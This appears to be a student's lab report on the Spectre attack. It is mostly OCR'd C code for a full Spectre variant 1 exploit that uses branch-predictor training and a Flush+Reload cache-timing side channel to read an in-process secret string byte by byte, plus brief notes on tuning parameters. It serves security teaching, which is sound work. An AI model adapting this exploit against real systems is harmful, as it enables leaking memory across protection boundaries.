
Task5-5 (we commented out printf("*****\n");)




Task5-6 (we run the modified version of the SpectreAttackImproved.c)




Task5-7 (we modified line usleep(10); to usleep(1);)



Task5-8 (we run the modified version of the SpectreAttackImproved.c and gathered different secret value and number of hits)



Task5-9 (we again modified line usleep(1); to usleep(5);)



Task5-10 (we again run the modified version of the SpectreAttackImproved.c and gathered different secret value and number of hits)

TASK 6 (Steal the Entire Secret String):


Description: In the final task, we extended the Spectre attack to extract the entire secret string, not just a single byte. This involved modifying the attack code to iterate through each byte of the secret.

Observations:

- We were able to successfully extract the entire secret string by iterating over each byte and applying the side-channel analysis repeatedly.
- The attack was more effective when combined with the improvements from Task 5, demonstrating the importance of optimizing attack parameters to achieve consistent results.


```c
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>

unsigned int bound_lower = 0;
unsigned int bound_upper = 9;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp    = 0;
char    *secret = "Some Secret Value";
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x <= bound_upper && x >= bound_lower) {
     return buffer[x];
  } else {
     return 0;
  }
}

void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  // Flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}
```

Task6-1 (screenshot of the code)




```c
static int scores[256];
void reloadSideChannelImproved()
{
  int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
    addr = &array[i * 4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD)
      scores[i]++; /* if cache hit, add 1 for this value */
  }
}

void spectreAttack(size_t index_beyond)
{
  int i;
  uint8_t s;
  volatile int z;

  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }

  // Train the CPU to take the true branch inside restrictedAccess().
  for (i = 0; i < 10; i++) {
    restrictedAccess(i);
  }

  // Flush bound_upper, bound_lower, and array[] from the cache.
  _mm_clflush(&bound_upper);
  _mm_clflush(&bound_lower);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  for (z = 0; z < 100; z++)  {  }

  // Ask restrictedAccess() to return the secret in out-of-order execution.
  s = restrictedAccess(index_beyond);
  array[s*4096 + DELTA] += 88;
}
```

Task6-2 (screenshot of the code)



Task6-3 (screenshot of the code)



Task6-4 (we run our code and gathered the stolen secret value)

Code:

```c
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>

unsigned int bound_lower = 0;
unsigned int bound_upper = 9;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp    = 0;
char    *secret = "Some Secret Value";
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
 if (x <= bound_upper && x >= bound_lower) {
    return buffer[x];
 } else {
    return 0;
 }
}

void flushSideChannel()
{
 int i;
 // Write to array to bring it to RAM to prevent Copy-on-write
 for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
 // Flush the values of the array from cache
 for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

static int scores[256];
void reloadSideChannelImproved()
{
 int i;
```

```c
 volatile uint8_t *addr;
 register uint64_t time1, time2;
 int junk = 0;
 for (i = 0; i < 256; i++) {
   addr = &array[i * 4096 + DELTA];
   time1 =___rdtscp(&junk);
   junk = *addr;
   time2 =___rdtscp(&junk) - time1;
   if (time2 <= CACHE_HIT_THRESHOLD)
     scores[i]++; /* if cache hit, add 1 for this value */
 }
}

void spectreAttack(size_t index_beyond)
{
 int i;
 uint8_t s;
 volatile int z;

 for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }

 // Train the CPU to take the true branch inside restrictedAccess().
 for (i = 0; i < 10; i++) {
   restrictedAccess(i);
 }

 // Flush bound_upper, bound_lower, and array[] from the cache.
 _mm_clflush(&bound_upper);
 _mm_clflush(&bound_lower);
 for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
 for (z = 0; z < 100; z++)  {  }
  // Ask restrictedAccess() to return the secret in out-of-order execution.
 s = restrictedAccess(index_beyond);
 array[s*4096 + DELTA] += 88;
}

int main() {
 int i, j;
 uint8_t s;
 size_t secret_len = strlen(secret);
 char stolen_secret[256];  // Buffer to store the stolen secret
 memset(stolen_secret, 0, sizeof(stolen_secret));  // Initialize the buffer
```

```
 for (j = 0; j < secret_len; j++) {
   size_t index_beyond = (size_t)(secret - (char*)buffer) + j;

   flushSideChannel();
   for(i=0;i<256; i++) scores[i]=0;

   for (i = 0; i < 1000; i++) {
     printf("*\n");  // This seemingly "useless" line is necessary for the attack to
succeed
     spectreAttack(index_beyond);
     usleep(10);
     reloadSideChannelImproved();
   }

   int max = 0;
   for (i = 0; i < 256; i++){
     if(scores[max] < scores[i]) max = i;
   }

   stolen_secret[j] = (char)max;  // Store the stolen character
 }

 printf("The stolen secret value is: %s\n", stolen_secret);
 return 0;
}
```